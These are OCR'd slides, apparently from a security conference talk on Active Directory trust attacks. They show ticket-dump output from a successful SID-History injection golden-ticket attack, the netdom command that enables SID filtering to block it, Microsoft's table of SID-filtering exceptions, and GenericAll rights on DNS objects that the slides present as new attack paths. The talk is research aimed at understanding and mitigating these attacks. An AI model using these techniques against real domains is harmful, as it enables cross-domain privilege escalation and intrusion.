
SID-History injection






```
[*] Action: Describe Ticket


  ServiceName              :  krbtgt/CHILD.ROOT.LOCAL
  ServiceRealm             :  CHILD.ROOT.LOCAL
  UserName                 :  Administrator
  UserRealm                :  CHILD.ROOT.LOCAL
  StartTime                :  7/9/2022 9:23:02 PM
  EndTime                  :  7/10/2022 7:23:02 AM
  RenewTill                :  7/16/2022 9:23:02 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  kyAo7hj/sTDf169nz3YqLsPHwCsGoKKob7t5L9D/m2I=
  Decrypted PAC            :
    LogonInfo              :
      LogonTime            : 7/9/2022 9:06:36 PM
      LogoffTime           :
      KickOffTime          :
      PasswordLastSet      : 7/9/2022 9:04:37 PM
      PasswordCanChange    : 7/10/2022 9:04:37 PM
      PasswordMustChange   : 8/20/2022 9:04:37 PM
      EffectiveName        : Administrator
      FullName             :
      LogonScript          :
      ProfilePath          :
      HomeDirectory        :
      HomeDirectoryDrive   :
      LogonCount           : 10
      BadPasswordCount     : 0
      UserId               : 500
      PrimaryGroupId       : 513
      GroupCount           : 3
      Groups               : 512,520,513
      UserFlags            : (32) EXTRA_SIDS
      UserSessionKey       : 0000000000000000
      LogonServer          : CHILD-DC-01
      LogonDomainName      : CHILD
      LogonDomainId        : S-1-5-21-3011036289-559256240-3350601030
      UserAccountControl   : (16) NORMAL_ACCOUNT
      ExtraSIDCount        : 1
      ExtraSIDs            : S-1-18-1
      ResourceGroupCount   : 0
    ClientName             :
      Client Id            : 7/9/2022 9:23:02 PM
      Client Name          : Administrator
    UpnDns                 :
      DNS Domain Name      : CHILD.ROOT.LOCAL
      UPN                  : Administrator@child.root.local
      Flags                : (1) NO_UPN_SET
      SamName              :
```


SID-History injection




SID-History injection



SID-History injection




SID-History injection



SID-History injection (Golden ticket)

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-01_sid-history-attack-success.mp4

Enable SID filtering



Administrator: Command Prompt

```
C:\>whoami
root\administrator

C:\>hostname
ROOT-DC-01

C:\>netdom trust /d:CHILD ROOT /Quarantine:YES
Setting the trust to filter SIDs.

The command completed successfully.


C:\>
```


SID-History injection (Golden ticket) BLOCKED

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-02_sid-history-attack-mitigated.mp4

SID filtering research

SID filtering exceptions

- SID filtering works but has exceptions
- Abuse exceptions?



SID pattern	Description of the pattern	Constant/value	Description	Action
S-1-4	NonUnique Authority		A SID that represents an identifier authority.	NeverFilter
S-1-5-9	Enterprise Domain Controllers	ENTERPRISE_DOMAIN_CONTROLLERS	A group that includes all domain controllers in a forest that uses an Active Directory directory service.	EDC
S-1-5-15	"This Org"	THIS_ORGANIZATION	A group that includes all users from the same organization. If this SID is present, the OTHER_ORGANIZATION SID MUST NOT be present.<12>	NeverFilter
S-1-5-21-0-0-0-496	Compounded Authentication	COMPOUNDED_AUTHENTICATION	Device identity is included in the Kerberos service ticket. If a forest boundary was crossed, then claims transformation occurred.<13>	NeverFilter
S-1-5-21-0-0-0-497	Claims Valid	CLAIMS_VALID	Claims were queried for in the account's domain, and if a forest boundary was crossed, then claims transformation occurred.<14>	NeverFilter
S-1-5-1000-*	Other Organization	OTHER_ORGANIZATION	A group that includes all users and computers from another organization. If this SID is present, THIS_ORGANIZATION SID MUST NOT be present.<35>	NeverFilter
S-1-5-R-*R>1000	Extensible			NeverFilter
S-1-10	Passport Authority			NeverFilter

[MS-PAC]: 4.1.2.2 SID Filtering and Claims Transformation - https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280

Enumerate default SID rights

- Memberships of local and AD groups
- User Rights Assignment of Domain Controllers
- ‘defaultSecurityDescriptor’ attribute of ‘classSchema’ objects
- ACE set directly (not by inheritance) on
  - all AD objects in all naming contexts
  - all registry keys
  - default network shares (SYSVOL, etc.)

https://docs.microsoft.com/en-us/sysinternals/downloads/accessenum
https://improsec.com/s/Get-ADObjectACL.txt

Results?

New intra-forest trust attacks

via SID filtering exceptions

Right	Object
ActiveDirectoryRights: GenericAll **InheritanceType:** None **InheritanceFlags:** None	DC=@,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=@,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_gc._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_gc._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kerberos._udp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kpasswd._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_kpasswd._udp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_ldap._tcp.ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=_msdcs,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=a.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=b.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=c.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=d.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=DomainDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=e.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=f.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=ForestDnsZones,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=g.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=h.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=i.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=j.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=k.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
